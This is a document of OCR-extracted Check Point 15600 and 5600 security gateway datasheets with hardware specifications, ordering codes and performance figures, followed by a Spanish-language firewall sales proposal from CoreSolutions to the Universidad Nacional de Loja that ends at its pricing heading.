The Check Point 15600 Next Generation Security Gateway delivers business continuity and serviceability through features such as hot swappable redundant AC or DC power supplies, hot-swappable redundant disk drives (RAID), redundant fans and an advanced LOM card for out-of-band management. Combined together, these features ensure a greater degree of business continuity and serviceability when these appliances are deployed in the customer's networks.

REMOTE MANAGEMENT AND MONITORING

A Lights-Out-Management (LOM) card provides out-of-band remote management to remotely diagnose, start, restart and manage the Next Generation Security Gateway from a remote location. Administrators can also use the LOM web interface to remotely install an OS image from an ISO file.

40 GbE CONNECTIVITY

High speed connections are essential in modern enterprise and data center environments, especially those with high-density virtualized servers. If you're ready to move from 10 to 40 GbE, so is the 15600 Next Generation Security Gateway. The Check Point 15600 lets you connect your 10 GbE server uplinks to your 40 GbE core network with up to 4x 40 GbE ports.

TAP THE POWER OF VIRTUALIZATION

Check Point Virtual Systems enable organizations to consolidate infrastructure by creating multiple virtualized security gateways on a single hardware device, offering significant cost savings with seamless security and infrastructure consolidation.

©2017 Check Point Software Technologies Ltd. All rights reserved. [Protected] Non-confidential content | February 21, 2017 | Page 2

15600 SECURITY GATEWAY

1. Graphic LCD display
2. 2 x 1 TB (HDD) or 2x 480GB (SSD) RAID1
3. Three network card expansion slots
4. USB ports for ISO installation
5. Console port
6. Lights-Out Management port
7. Sync 10/100/1000Base-T RJ45
8. Management 10/100/1000Base-T RJ45

ORDERING INFORMATION

BASE CONFIGURATION [1]	
15600 Next Generation Security Gateway Base Configuration, includes 10x1GbE copper ports, 2 10GbE SFP+ ports + 2 SR transceivers, 16GB RAM, 2 HDD, 2 AC Power Units, Lights Out Management (LOM), Next Generation Threat Prevention (NGTP) Security Subscription Package for 1 Year.	CPAP-SG15600-NGTP
15600 SandBlast Next Generation Security Gateway Base Configuration, includes 10x1GbE copper ports, 2 10GbE SFP+ ports + 2 SR transceivers, 16GB RAM, 2 HDD, 2 AC Power Units, Lights Out Management (LOM), SandBlast (NGTX) Security Subscription Package for 1 Year	CPAP-SG15600-NGTX

HIGH PERFORMANCE PACKAGES [1]	
15600 Next Generation Security Gateway with High Performance Package, includes10x1GbE copper ports, 6x10Gb SFP+ ports, 6 SR transceivers, 32 GB RAM, 2 HDD, 2 AC Power Units, Lights Out Management (LOM), Next Generation Threat Prevention (NGTP) Security Subscription Package for 1 Year	CPAP-SG15600-NGTP-HPP
15600 Next Generation Security Gateway with High Performance Package, includes10x1GbE copper ports, 6x10Gb SFP+ ports, 6 SR transceivers, 32 GB RAM, 2 HDD, 2 AC Power Units, Lights Out Management (LOM), Next Generation Threat Extraction (SandBlast) Security Subscription Package for 1 Year	CPAP-SG15600-NGTX-HPP

VIRTUAL SYSTEM PACKAGES [1]	
15600 Next Generation Security Gateway with High Performance Package, includes 10x1GbE copper ports, 6x10GbE SFP+ ports + 6 SR transceivers, 32GB RAM, 2 HDD, 2 AC Power Units, Lights Out Management (LOM), Next Generation Threat Prevention (NGTP) Security Subscription Package for 1 Year and 20 Virtual Systems	CPAP-SG15600-NGTP-HPP-VS20
Two 15600 Next Generation Security Gateways with High Performance Package, includes 10x1GbE copper ports, 6x10GbE SFP+ ports + 6 SR transceivers, 32GB RAM, 2 HDD, 2 AC Power Units, Lights Out Management (LOM), Next Generation Threat Prevention (NGTP) Security Subscription Package for 1 Year and 20 Virtual Systems	CPAP-SG15600-NGTP-HPP-VS20-2
15600 Next Generation Security Gateways with High Performance Package, includes 10x1GbE copper ports, 6x10GbE SFP+ ports + 6 SR transceivers, 32GB RAM, 2 HDD, 2 AC Power Units, Lights Out Management (LOM), Next Generation Threat Extraction (SandBlast) Security Subscription Package for 1 Year and 20 Virtual Systems	CPAP-SG15600-NGTX-HPP-VS20
Two 15600 Next Generation Security Gateways with High Performance Package, includes 10x1GbE copper ports, 6x10GbE SFP+ ports + 6 SR transceivers, 32GB RAM, 2 HDD, 2 AC Power Units, Lights Out Management (LOM), Next Generation Threat Extraction (SandBlast) Security Subscription Package for 1 Year and 20 Virtual Systems	CPAP-SG15600-NGTX-HPP-VS20-2

[1] SKUs for 2 and 3 years and appliances with an SSD option are also available, see the online Product Catalog

©2017 Check Point Software Technologies Ltd. All rights reserved. [Protected] Non-confidential content | February 21, 2017 | Page 3

15600 SECURITY GATEWAY

1. Redundant AC or DC power supplies
2. Cooling fans

ACCESSORIES

INTERFACE CARDS AND TRANSCEIVERS	
8 Port 10/100/1000 Base-T RJ45 interface card	CPAC-8-1C-B
4 Port 1000Base-F SFP interface card; requires additional 1000Base SFP transceivers	CPAC-4-1F-B
SFP transceiver module for 1G fiber ports - long range (1000Base-LX)	CPAC-TR-1LX-B
SFP transceiver module for 1G fiber ports - short range (1000Base-SX)	CPAC-TR-1SX-B
SFP transceiver to 1000 Base-T RJ45 (Copper)	CPAC-TR-1T-B
4 Port 10GBase-F SFP+ interface card	CPAC-4-10F-B
SFP+ transceiver module for 10G fiber ports - long range (10GBase-LR)	CPAC-TR-10LR-B
SFP+ transceiver module for 10G fiber ports - short range (10GBase-SR)	CPAC-TR-10SR-B
2 Port 40GBase-F QSFP interface card	CPAC-2-40F-B
QSFP transceiver module for 40G fiber ports - short range (40GBase-SR)	CPAC-TR-40SR-QSFP-300m
QSFP transceiver module for 40G fiber ports - long range (40GBase-LR)	CPAC-TR-40LR-QSFP-10K
Bi-directional QSFP transceiver for 40G fiber Ports - short range (40GBase-SR-BD)	CPAC-TR-40SR-QSFP-BiDi
4 Port 1GE copper Bypass (Fail-Open) network interface card (10/100/1000 Base-T)	CPAC-4-1C-BP-B
2 Port 10GE short-range Fiber Bypass (Fail-Open) network interface card (10GBase-SR)	CPAC-2-10-FSR-B-BP

SPARES AND MISCELLANEOUS	
Memory upgrade kit from 16GB to 32GB for 15600 appliance	CPAC-RAM16GB-15600
Memory upgrade kit from 16GB to 64GB for 15600 appliance	CPAC-RAM48GB-15600
Memory upgrade kit from 32GB to 64GB for 15600 appliance	CPAC-RAM32GB-15600
Additional/Replacement 1 TB hard drive for 15000 and 23000 Appliances	CPAC-HDD-1TB-B
Replacement AC power supply for 15000 Appliances	CPAC-PSU-AC-15000
Dual DC power supplies for 15000 and 23000 appliances	CPAC-PSU-DC-Dual-15000/23000
Replacement fan cartridge for 15000 and 23000 appliances	CPAC-FAN-B
Slide rails for 15000 and 23000 Appliances (22" - 32")	CPAC-RAIL-L
Extended slide rails for 15000 and 23000 Appliances (26" - 36")	CPAC-RAIL-EXT-L

©2017 Check Point Software Technologies Ltd. All rights reserved. [Protected] Non-confidential content | February 21, 2017 | Page 4

Performance

Ideal Testing Conditions

- 76 Gbps of UDP 1518 byte packet firewall throughput
- 18 Gbps IPS
- 17 Gbps of NGFW[1]
- 5.7 Gbps of Threat Prevention[2]
- 15.8 Gbps of AES-128 VPN throughput
- 185,000 connections per second, 64 byte response
- 6.4/12.8/25.6M concurrent connections, 64 byte response[3]

Real-World Production Conditions

- 3,850 SecurityPower Units
- 30 Gbps of firewall throughput
- 8 Gbps IPS
- 5.2 Gbps of NGFW[1]
- 2.5 Gbps of Threat Prevention[2]

Virtual Systems

- Maximum VS (base/HPP/max memory): 60/80/125

Your performance may vary depending on different factors. Visit www.checkpoint.com/partnerlocator to find an appliance that matches your unique requirements.

1. Includes Firewall, Application Control and IPS Software Blades. 2. Includes Firewall, Application Control, URL Filtering, IPS, Antivirus, Anti-Bot and SandBlast Zero-Day Protection Software Blades. 3. Performance measured with default/HPP/maximum memory.

Expansion Options

Base Configuration (using 2 of 3 expansion slots)

- 2 on-board 10/100/1000Base-T RJ-45 ports
- 8x 10/100/1000Base-T RJ-45 IO card
- 2 x 10GBaseF SFP+ IO card
- 2x CPUs, 16x physical cores, 32x virtual cores (total)
- 16 GB memory (32 and 64 GB options)
- Redundant dual hot-swappable 1TB HDD or 480GB SSD
- Redundant dual hot-swappable power supplies (AC or DC)
- Lights-Out-Management (LOM)
- Slide rails (22" – 32")

Network Expansion Slot Options

- 8x 10/100/1000Base-T RJ45 port card, up to 24 ports
- 4x 1000Base-F SFP port card, up to 12 ports
- 4x 10GBase-F SFP+ port card, up to 12 ports
- 2x 40GBase-F QSFP port card, up to 4 ports

Fail-Open/Bypass Network Options

- 4x 10/100/1000Base-T RJ45 port card
- 2x 10GBase-F SFP+ port card

Network

Network Connectivity

- Total physical and virtual (VLAN) interfaces per appliance: 1024/4096 (single gateway/with virtual systems)
- 802.3ad passive and active link aggregation
- Layer 2 (transparent) and Layer 3 (routing) mode

High Availability

- Active/Active and Active/Passive - L3 mode
- Session failover for routing change, device and link failure
- ClusterXL or VRRP

IPv6

- NAT66, NAT64
- CoreXL, SecureXL, HA with VRRPv3

Unicast and Multicast Routing (see SK98226)

- OSPFv2 and v3, BGP, RIP
- Static routes, Multicast routes
- Policy-based routing
- PIM-SM, PIM-SSM, PIM-DM, IGMP v2, and v3

Physical

Power Requirements

- Single Power Supply rating: AC(600W), DC(800W)
- AC power input: 90 to 264V (47-63Hz)
- DC input current: -40.5V/24A -48V/19.2A, -60V/16.0A
- Power consumption avg/max: AC200/297W, DC262.6/297W
- Maximum thermal output: 1013.4 BTU/hr.

Dimensions

- Enclosure: 2RU
- Dimensions (W x D x H): 17.4x20.84x3.5 in.(442x529x88mm)
- Weight: 31.5 lbs. (14.3 kg)

Environmental Conditions

- Operating: 0° to 40°C, humidity 5% to 95%
- Storage: –40° to 70°C, humidity 5% to 95% at 60°C

Certifications

- Safety: UL, CB, CE, TUV GS
- Emissions: FCC, CE, VCCI, RCM/C-Tick
- Environmental: RoHS, REACH[1], ISO14001[1]

[1] factory certificate

CONTACT US

Worldwide Headquarters | 5 Ha'Solelim Street, Tel Aviv 67897, Israel | Tel: 972-3-753-4555 | Fax: 972-3-624-1100 | Email: info@checkpoint.com
U.S. Headquarters | 959 Skyway Road, Suite 300, San Carlos, CA 94070 | Tel: 800-429-4391; 650-628-2000 | Fax: 650-654-4233 | www.checkpoint.com

©2017 Check Point Software Technologies Ltd. All rights reserved. [Protected] Non-confidential content | February 21, 2017 | Page 5

Anexo 7. Datasheet Check Point 5600.

Check Point
SOFTWARE TECHNOLOGIES LTD.

CHECK POINT
5600 NEXT GENERATION SECURITY GATEWAY FOR THE MID-SIZE ENTERPRISE

CHECK POINT 5600 NEXT GENERATION SECURITY GATEWAY

Mid-size enterprise security

Product Benefits

- High performance protection against the most advanced cyber attacks
- Unique "first time prevention" for the most sophisticated zero day attack
- Optimized for inspecting SSL encrypted traffic
- Future-proofed technology safeguards against tomorrow's risks
- Centralized control and LOM improves serviceability
- Modular, expandable chassis with flexible I/O options

Product Features

- Simple deployment and management
- Virtual Systems consolidates security onto one device
- One network expansion slots to add port density, fiber, 10 GbE and fail-open IO card options
- Redundant AC or DC power supplies, fans and appliance clustering technologies eliminate single point of failure

OVERVIEW

The Check Point 5600 Next Generation Security Gateway combines the most comprehensive security protections to safeguard your mid-size enterprise. The 5600 is a 1U Next Generation Security Gateway with one I/O expansion slot for higher port capacity, redundant fans, redundant AC or DC power supply options, a 500GB (HDD) or 240GB (SSD) disk, and optional Lights-Out Management (LOM) for remote management. This powerful Next Generation Security Gateway is optimized to deliver real-world threat prevention to secure your critical assets and environments.

COMPREHENSIVE THREAT PREVENTION

The rapid growth of malware, growing attacker sophistication and the rise of new unknown zero-day threats require a different approach to keep enterprise networks and data secure. Check Point delivers fully integrated, comprehensive Threat Prevention with award-winning SandBlast™ Threat Emulation and Threat Extraction for complete protection against the most sophisticated threats and zero-day vulnerabilities.

Unlike traditional solutions that are subject to evasion techniques, introduce unacceptable delays, or let potential threats through while evaluating files, Check Point SandBlast stops more malware from entering your network. With our solution your employees can work safely no matter where they are and doesn't compromise their productivity.

PERFORMANCE HIGHLIGHTS

Firewall	IPS	NGFW[1]	Threat Prevention[2]
25 Gbps	7.8 Gbps	5.8 Gbps	1.45 Gbps

Performance measured under ideal testing conditions. Additional performance detailed on page 4.

1 Includes Firewall, Application Control, and IPS Software Blades.

2 Includes Firewall, Application Control, URL Filtering, IPS, Antivirus, Anti-Bot and SandBlast Zero-Day Protection Software Blades.

©2017 Check Point Software Technologies Ltd. All rights reserved. [Protected] Non-confidential content | March 27, 2017 | Page 1

ALL-INCLUSIVE SECURITY SOLUTIONS

Check Point 5600 Next Generation Security Gateways offer a complete and consolidated security solution available in two complete packages:

- NGTP: prevent sophisticated cyber-threats with Application Control, URL Filtering, IPS, Antivirus, Anti-Bot and Email Security.
- NGTX: NGTP with SandBlast Zero-Day Protection, which includes Threat Emulation and Threat Extraction.

PREVENT KNOWN AND ZERO-DAY THREATS

The 5600 Next Generation Security Gateway protects organizations from both known and unknown threats with Antivirus, Anti-Bot, SandBlast Threat Emulation (sandboxing), and SandBlast Threat Extraction technologies.

As part of the Check Point SandBlast Zero-Day Protection solution, the cloud-based Threat Emulation engine detects malware at the exploit phase, even before hackers can apply evasion techniques attempting to bypass the sandbox. Files are quickly quarantined and inspected, running in a virtual sandbox to discover malicious behavior before it enters your network. This innovative solution combines cloud-based CPU-level inspection and OS-level sandboxing to prevent infection from the most dangerous exploits, and zero-day and targeted attacks.

Furthermore, SandBlast Threat Extraction removes exploitable content, including active content and embedded objects, reconstructs files to eliminate potential threats, and promptly delivers sanitized content to users to maintain business flow.

	NGTP	NGTX (SandBlast)
	Prevent known threats	Prevent known and zero-day attacks
Firewall	✓	✓
VPN (IPsec)	✓	✓
IPS	✓	✓
Application Control	✓	✓
URL Filtering	✓	✓
Anti-Bot	✓	✓
Anti-Virus	✓	✓
Anti-Spam	✓	✓
SandBlast Threat Emulation	✗	✓
SandBlast Threat Extraction	✗	✓

INSPECT ENCRYPTED CONNECTIONS

There is a shift towards more use of HTTPS, SSL and TLS encryption to increase Internet security. At the same time files delivered into the organization over SSL and TLS represent a stealthy attack vector that bypasses traditional security implementations. Check Point Threat Prevention looks inside encrypted SSL and TLS tunnels to detect threats, ensuring users remain in compliance with company policies while surfing the Internet and using corporate data.

INCLUSIVE HIGH PERFORMANCE PACKAGE

Customers with high connection capacity requirements can purchase the affordable High Performance Package (HPP). This includes the base system plus one 4x 1Gb SFP interface card, transceivers, redundant AC or DC power supplies, Lights-Out-Management and 16 GB of memory for high connection capacity.

	Base	HPP	Max
1 GbE ports (Copper)	10	10	18
1 GbE ports (Fiber)	0	4	4
10 GbE ports (Fiber)	0	0	4
Transceivers (SR)	0	4	4
RAM	8GB	16GB	32GB
AC or DC Power Units	1	2	2
Lights Out Management	Optional	Included	Included

REMOTE MANAGEMENT AND MONITORING

A Lights-Out-Management (LOM) card provides out-of-band remote management to remotely diagnose, start, restart and manage the appliance from a remote location. Administrators can also use the LOM web interface to remotely install an OS image from an ISO file.

10 GbE CONNECTIVITY

High speed connections are essential in modern enterprise and data center environments, especially those with high-density virtualized servers. If you're ready to move from 1 to 10 GbE, so is the 5600 Next Generation Security Gateway. The Check Point 5600 lets you connect your 1 GbE server uplinks to your 10 GbE core network with up to 4x 10 GbE ports.


TAP THE POWER OF VIRTUALIZATION

Check Point Virtual Systems enable organizations to consolidate infrastructure by creating multiple virtualized security gateways on a single hardware device, offering significant cost savings with seamless security and infrastructure consolidation.

©2017 Check Point Software Technologies Ltd. All rights reserved. [Protected] Non-confidential content | March 27, 2017 | Page 2

5600 SECURITY GATEWAY

1. Sync 10/100/1000Base-T RJ45 port
2. RJ45/micro USB console port
3. One network card expansion slot
4. 8x 10/100/1000Base-T RJ45 ports
5. Management 10/100/1000Base-T RJ45 port
6. 2x USB ports for ISO installation
7. Lights-Out Management port



ORDERING INFORMATION


BASE CONFIGURATION [1]	
5600 Next Generation Security Gateway Base Configuration, includes 10x1GbE copper ports, 8GB RAM, 1 HDD, 1 AC Power Unit, Next Generation Threat Prevention (NGTP) Security Subscription Package for 1 Year.	CPAP-SG5600-NGTP
5600 SandBlast Next Generation Security Gateway Base Configuration, includes 10x1GbE copper ports, 8GB RAM, 1 HDD, 1 AC Power Unit, SandBlast (NGTX) Security Subscription Package for 1 Year	CPAP-SG5600-NGTX
HIGH PERFORMANCE PACKAGES [1]	
5600 Next Generation Security Gateway with High Performance Package, includes10x1GbE copper ports, 4x1Gb SFP ports, 4 SR transceivers, 16 GB RAM, 1 HDD, 2 AC Power Unit, Lights Out Management (LOM), Next Generation Threat Prevention (NGTP) Security Subscription Package for 1 Year	CPAP-SG5600-NGTP-HPP
5600 Next Generation Security Gateway with High Performance Package, includes10x1GbE copper ports, 4x1Gb SFP ports, 4 SR transceivers, 16 GB RAM, 1 HDD, 2 AC Power Unit, Lights Out Management (LOM), Next Generation Threat Extraction (SandBlast) Security Subscription Package for 1 Year	CPAP-SG5600-NGTX-HPP
VIRTUAL SYSTEM PACKAGES [1]	
5600 Next Generation Security Gateway with High Performance Package, includes 10x1GbE copper ports, 4x1GbE SFP ports, 4 SR transceivers, 16GB RAM, 1 HDD, 2 AC Power Unit, Lights Out Management (LOM), Next Generation Threat Prevention (NGTP) Security Subscription Package for 1 Year and 5 Virtual Systems	CPAP-SG5600-NGTP-HPP-VS5
Two 5600 Next Generation Security Gateways with High Performance Package, includes 10x1GbE copper ports, 4x1GbE SFP ports, 4 SR transceivers, 16GB RAM, 1 HDD, 2 AC Power Unit, Lights Out Management (LOM), Next Generation Threat Prevention (NGTP) Security Subscription Package for 1 Year and 5 Virtual Systems	CPAP-SG5600-NGTP-HPP-VS5-2
5600 Next Generation Security Gateways with High Performance Package, includes 10x1GbE copper ports, 4x1GbE SFP ports, 4 SR transceivers, 16GB RAM, 1 HDD, 2 AC Power Unit, Lights Out Management (LOM), Next Generation Threat Extraction (SandBlast) Security Subscription Package for 1 Year and 5 Virtual Systems	CPAP-SG5600-NGTX-HPP-VS5
Two 5600 Next Generation Security Gateways with High Performance Package, includes 10x1GbE copper ports, 4x1GbE SFP ports, 4 SR transceivers, 16GB RAM, 1 HDD, 2 AC Power Units, Lights Out Management (LOM), Next Generation Threat Extraction (SandBlast) Security Subscription Package for 1 Year and 5 Virtual Systems	CPAP-SG5600-NGTX-HPP-VS5-2

[1] SKUs for 2 and 3 years, for High Availability and Appliances with SSD or DC power options are also available, see the online Product Catalog

©2017 Check Point Software Technologies Ltd. All rights reserved. [Protected] Non-confidential content | March 27, 2017 | Page 3

5600 SECURITY GATEWAY

1. Redundant AC or DC power supplies
2. Cooling fans



ACCESSORIES

INTERFACE CARDS AND TRANSCEIVERS	
8 Port 10/100/1000 Base-T RJ45 interface card	CPAC-8-1C-B
4 Port 1000Base-F SFP interface card; requires additional 1000Base SFP transceivers	CPAC-4-1F-B
SFP transceiver module for 1G fiber ports - long range (1000Base-LX)	CPAC-TR-1LX-B
SFP transceiver module for 1G fiber ports - short range (1000Base-SX)	CPAC-TR-1SX-B
SFP transceiver to 1000 Base-T RJ45 (Copper)	CPAC-TR-1T-B
4 Port 10GBase-F SFP+ interface card	CPAC-4-10F-B
SFP+ transceiver module for 10G fiber ports - long range (10GBase-LR)	CPAC-TR-10LR-B
SFP+ transceiver module for 10G fiber ports - short range (10GBase-SR)	CPAC-TR-10SR-B
4 Port 1GE copper Bypass (Fail-Open) network interface card (10/100/1000 Base-T)	CPAC-4-1C-BP-B
2 Port 10GE short-range Fiber Bypass (Fail-Open) network interface card (10GBase-SR)	CPAC-2-10FSR-BP-B

SPARES AND MISCELLANEOUS	
Memory upgrade kit from 8GB to 16GB for 5600	CPAC-RAM8GB-5000
Memory upgrade kit from 8GB to 32GB for 5600	CPAC-RAM24GB-5000
Memory upgrade kit from 16GB to 32GB for 5600	CPAC-RAM16GB-5000
Additional/Replacement AC power supply for 5600 and 5800	CPAC-PSU-5600/5800
Additional/Replacement DC power supply unit for 5600 and 5800	CPAC-PSU-DC-5600/5800
Lights Out Management module	CPAC-LOM-B
Slide rails for 5000 Appliances (22" - 32")	CPAC-RAIL-5000
Extended slide rails for 5000 Appliances (26" - 36")	CPAC-RAIL-EXT-5000

©2017 Check Point Software Technologies Ltd. All rights reserved. [Protected] Non-confidential content | March 27, 2017 | Page 4

Performance

Ideal Testing Conditions

- 25 Gbps of UDP 1518 byte packet firewall throughput
- 7.8 Gbps IPS
- 5.8 Gbps of NGFW[1]
- 1.45 Gbps of Threat Prevention[2]
- 6.5 Gbps of AES-128 VPN throughput
- 185,000 connections per second, 64 byte response
- 3.2/6.4/12.8 million concurrent connections, 64 byte response[3]

Real-World Production Conditions

- 950 SecurityPower Units
- 17.5 Gbps of firewall throughput
- 1.9 Gbps IPS
- 1.18 Gbps of NGFW[1]
- 540 Mbps of Threat Prevention[2]

Virtual Systems

- Maximum VS (base/HPP/max memory): 10/20/20

Your performance may vary depending on different factors. Visit www.checkpoint.com/partnerlocator to find an appliance that matches your unique requirements.

1. Includes Firewall, Application Control and IPS Software Blades. 2. Includes Firewall, Application Control, URL Filtering, IPS, Antivirus, Anti-Bot and SandBlast Zero-Day Protection Software Blades. 3. Performance measured with default/HPP/maximum memory.

Expansion Options

Base Configuration

- 10 on-board 10/100/1000Base-T RJ-45 ports
- 1x CPUs, 4x physical cores, 4x virtual cores (total)
- 8 GB memory (16 and 32 GB options)
- 1x 500GB (HDD) or 1x 240GB (SSD) drive
- 1 AC or DC power supply (2 redundant PSU option)
- Fixed rails (slide rail option)
- (Lights-Out-Management (LOM) option)

Network Expansion Slot Options (1 slot available)

- 8x 10/100/1000Base-T RJ45 port card, up to 18 ports
- 4x 1000Base-F SFP port card, up to 4 ports
- 4x 10GBase-F SFP+ port card, up to 4 ports

Fail-Open/Bypass Network Options

- 4x 10/100/1000Base-T RJ45 port card
- 2x 10GBase-F SFP+ port card

Network

Network Connectivity

- Total physical and virtual (VLAN) interfaces per appliance: 1024/4096 (single gateway/with virtual systems)
- 802.3ad passive and active link aggregation
- Layer 2 (transparent) and Layer 3 (routing) mode

High Availability

- Active/Active and Active/Passive - L3 mode
- Session failover for routing change, device and link failure
- ClusterXL or VRRP

IPv6

- NAT66, NAT64
- CoreXL, SecureXL, HA with VRRPv3

Unicast and Multicast Routing (see SK98226)

- OSPFv2 and v3, BGP, RIP
- Static routes, Multicast routes
- Policy-based routing
- PIM-SM, PIM-SSM, PIM-DM, IGMP v2, and v3

Physical

Power Requirements

- Single Power Supply Rating: 275W
- AC power input: 90-264V, (47-63Hz)
- Power consumption maximum: 103W
- Maximum thermal output: 351.5 BTU/hr.

Dimensions

- Enclosure: 1RU
- Dimensions (W x D x H): 17.2x20x1.73 in.(437.9x508x44mm)
- Weight: 17.53 lbs. (7.95 kg)

Environmental Conditions

- Operating: 0° to 40°C, humidity 5% to 95%
- Storage: –40° to 70°C, humidity 5% to 95% at 60°C

Certifications

- Safety: UL, CB, CE, TUV GS
- Emissions: FCC, CE, VCCI, RCM/C-Tick
- Environmental: RoHS, REACH[1], ISO14001[1]

[1] factory certificate

CONTACT US

Worldwide Headquarters | 5 Ha'Solelim Street, Tel Aviv 67897, Israel | Tel: 972-3-753-4555 | Fax: 972-3-624-1100 | Email: info@checkpoint.com
U.S. Headquarters | 959 Skyway Road, Suite 300, San Carlos, CA 94070 | Tel: 800-429-4391; 650-628-2000 | Fax: 650-654-4233 | www.checkpoint.com

©2017 Check Point Software Technologies Ltd. All rights reserved. [Protected] Non-confidential content | March 27, 2017 | Page 5

Anexo 8. Plataforma de ciberseguridad firewall de próxima generación con Check Point.

PLATAFORMA DE CIBERSEGURIDAD
FIREWALL DE PRÓXIMA GENERACIÓN
CON CHECK POINT

Para:

1859
Universidad Nacional de Loja

Presentado por:

CORESOLUTIONS

Revisión 1
04 de abril de 2017

La presente oferta es propiedad de CORESOLUTIONS S.A. para uso interno exclusivo del cliente. La información de este documento es proporcionada confidencialmente y no podrá ser utilizada total o parcialmente para divulgación, utilización y conocimiento comercial fuera de la organización a la que está dirigida.

CORESOLUTIONS

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

Cuenca, 04 de abril de 2017

Señor
Linder Bravo
Universidad Nacional de Loja
Loja. -

De nuestras consideraciones:

Con el respaldo de Check Point, tenemos a bien enviar la oferta de una plataforma de ciberseguridad con un Firewall de Próxima Generación que considera una vigencia tecnológica de un año renovable, con prevención, simulación (sandboxing) y extracción de amenazas reconocidas por firmas o por simulación contra ataques dirigidos o de hora cero para seguridad de perímetro y seguridad interna gestionados bajo una sola consola de administración.

Condiciones generales de la oferta:

1. Forma de Pago: 50% como anticipo junto a la orden de compra y 50% contra entrega de los bienes y/o servicios ofertados.

2. Plazo de entrega: Máximo 60 días a partir del pago del anticipo, luego de lo cual se planificará el lanzamiento del proyecto para la instalación y configuración en base un cronograma definido entre las partes.

3. Garantía técnica: CORESOLUTIONS transfiere la misma garantía técnica que el fabricante otorga a sus productos y servicios.

4. Validez de la oferta: La oferta es válida durante 30 días contados desde la presente fecha o mientras se mantengan las mismas condiciones del fabricante, arancelarias o tributarias por parte del gobierno.

Sin otro particular al momento, quedo pendiente de cualquier inquietud adicional.

Atentamente,

Olmedo Abril Arboleda
Asesor Corporativo de Seguridad TI
CORESOLUTIONS S.A.
Cel.: (09)8 026-9418, Skype olmedoabril, e-mail: olmedoa@coresolutions.com.ec

CORESOLUTIONS

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

Control de versiones

Revisión 1	04 de abril de 2017	Oferta inicial.

CORESOLUTIONS

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

Contenido

CORESOLUTIONS

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

1. PROPUESTA TÉCNICA

1.1. RESUMEN EJECUTIVO


Se ofrece una plataforma de Ciberseguridad con equipos de última tecnología para asegurar el perímetro de la red con un equipo que cuenta con tolerancia a fallos para alta disponibilidad y otro equipo más pequeño para asegurar el acceso al centro de datos o seguridad interna.

Se incluye también la gestión avanzada del dispositivo con una licencia que incluye módulos de administración que ayudan a adoptar una postura de seguridad proactiva con visibilidad avanzada de eventos e incidentes. Este tipo de administración es de tipo cliente servidor, que será instalada y desplegada en una máquina virtual provista el Cliente.

Se incluye un curso de formación profesional OnLine para capacitación en la administración básica y avanzada de la plataforma para un funcionario.

Finalmente, se incluyen servicios profesionales para instalación y configuración inicial con la finalidad de aprovechar de inmediato la inversión, con personal técnico certificado por fabricante, que residen de manera permanente en la ciudad de Cuenca.

1.2. ESQUEMA DE RED SEGURA



Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

El tráfico entrante desde el Internet, debe alcanzar los servicios públicos a través de la DMZ de servicios pasando por el Firewall. Los equipos de la red LAN siempre pasarán por el Firewall de perímetro ya que este dispositivo será la puerta de enlace predeterminada a Internet.

Las conexiones de clientes WiFi pueden ser corporativas o de invitados y según cada caso se aplican políticas en base al usuario conectado, ya que la plataforma puede ser conectada al directorio activo para autenticar las conexiones de usuarios.

El acceso al centro de datos será a través del Firewall Interno aplicando políticas de acceso y control de Malware a fin de blindar los recursos disponibles en este segmento de red.

El Firewall tendrá la gestión con el Security Management y tendrá su propia bitácora de actividades localmente, para archivo y análisis de eventos y reportes de uso de cada uno de los recursos en cada sede con administración centralizada en una sola consola capaz de gestionar todos y cada uno de los elementos de seguridad en una máquina virtual en el centro de datos y la conexión Cliente Servidor será cifrada y segura.

CORESOLUTIONS

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

2. OFERTA ECONÓMICA

